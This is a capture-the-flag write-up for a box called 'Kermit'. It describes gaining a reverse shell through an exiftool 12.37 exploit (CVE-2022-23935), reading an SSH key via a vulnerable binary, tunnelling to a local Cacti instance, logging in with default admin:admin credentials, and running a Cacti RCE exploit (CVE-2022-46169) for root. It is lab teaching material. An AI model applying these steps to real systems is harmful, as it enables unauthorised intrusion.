
Kermit Writeup


Author: Rohith, Keerthi, Aayushman, Devnath

User Login


This is the writeup for the box I made. In the start of the challenge, we have a complaint page.




It asks for our email and the complaint. When we we enter the required data and enter submit, it takes us to a page called complaints.php, which says complaint sent and shows us what complaint we entered.




Since there is no working exploit, we fuzz for subdirectories.




We find a sub directory called /actual , so we head over to the subdirectory.




This is an image analysis website. When we submit an image, it is analyzed by exiftool and its metadata is printed on the webpage. The version of exiftool is 12.37.




This version of exiftool has an exploit, which is given by CVE2022-23935. So we download the exploit script from github and use it to generate an image that will give us a reverse shell.



We run the code and generate the image.




Upload the generated image on the image analysis webpage to get the reverse shell.




After enumerating for a bit we find an executable file in /var/www/html/resources named as app.

When we run the file with two inputs, i.e. wholetthedogsout and a file location after /home/kermit , we can read those files, eventhough we don't have the permissions to do so.



So now we have the ssh-rsa key, so we can ssh into the user kermit.



Now we have the user login and we can get the user key.


Root

There is an internal service running on port 8000

Tunnel the port using the command

```
ssh -L 8000:127.0.0.1:8000 kermit@localhost -i id_rsa
```

There is a Cacti website running behind that port:



The login creds were admin:admin default creds

The version cacti 1.2.22 is vulnerable to RCE vulnerablity


https://github.com/vulhub/vulhub/tree/master/cacti/CVE-2022-46169

GitHub - m3ssap0/cacti-rce-cve-2022-46169-vulnerable-application: WARNING: This is a vulnerable application to test the exploit for the Cacti

WARNING: This is a vulnerable application to test the exploit for the Cacti command injection (CVE-2022-46169). Run it at your own risk! - m3ssap0/cacti-rce-cve-

https://github.com/m3ssap0/cacti-rce-cve-2022-46169-vulnerable-application

As per the poc
First we need to create a graph



And then using the python script will give us the root

NOTE: open the listener in the user shell

```
./exploit/exploit.py -u http://127.0.0.1:8000/ -i 127.0.0.1 -p 1234
```